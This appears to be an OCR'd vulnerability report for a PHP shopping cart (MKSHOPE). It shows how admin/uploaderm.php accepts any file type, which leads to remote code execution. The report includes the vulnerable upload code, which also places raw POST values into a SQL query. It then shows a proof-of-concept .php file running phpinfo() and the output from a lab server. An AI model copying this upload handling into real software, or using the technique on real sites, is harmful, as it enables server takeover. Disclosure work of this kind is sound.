

simple and beautiful shopping cart system uploaderm.php has a file upload vulnerability

```
The simple and beautiful shopping cart system has a file upload vulnerability in the uploaderm.php file that allows an attacker to upload any type of file and write malicious commands into the file that cause the attacker's code to be executed by the target server, giving the effect of remote command execution.
```


资源管理器
upload.php
uploadera.php
uploaderm.php
1679215049.php
MKSHOPE
admin > uploaderm.php
mens.php
mensproduct.php
mensproductdelete....
mensproductdelete...
modal_add_user.php
modal_delete_user.p...
product.php
productmen.sql
shopping_cart.php
style.css
upload.php
uploada.php
uploadera.php
uploaderm.php
uploadf.php
uploadm.php
user.php
userproduct.php
userproductdelete.p...
quire_once 'db/conn.php';
(ISSET($_POST['submit'])){
// if($_FILES['photo']['name']['code']['price']['madein'] != "" && $_POST['name'] != ""){
$name = $_POST['name'];
$code = $_POST['code'];
$price = $_POST['price'];
$madein = $_POST['madein'];
$image_name = $_FILES['photo']['name'];
$image_temp = $_FILES['photo']['tmp_name'];
$extension = explode('.', $image_name);
$image = time().".".end($extension);
move_uploaded_file($image_temp, "../men/mensproduct/".$image);
$conn->query("INSERT INTO `productmen` VALUES('id', '$name', '$code', '$image', '$price', '$madein')") or die(
header('location:mensproduct.php');
// }


资源管理器
upload.php
uploadera.php
uploaderm.php
1679215049.php
MKSHOPE
men > mensproduct > 1679215049.php
accessesoris
admin
bootstrap
db
images
men
db
mensproduct
1532612103.jpg
1532613837.png
1532614029.png
1532614597.png
1532614680.png
1620436028.jpg
1620445460.jpg
1679214966.php
1679214995.php
1679215009.php
1679215049.php
dbcon.php
dbcontroller.php
<?php
phpinfo();
?>

192.168.109.128/mkshope/men/mensproduct/1679215049.php

PHP Version 5.4.45

System	Windows NT DESKTOP-M4LV1AG 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS,VC9
PHP Extension Build	API20100525,NTS,VC9
Debug Build	no
Thread Safety	disabled
Zend Signal	disabled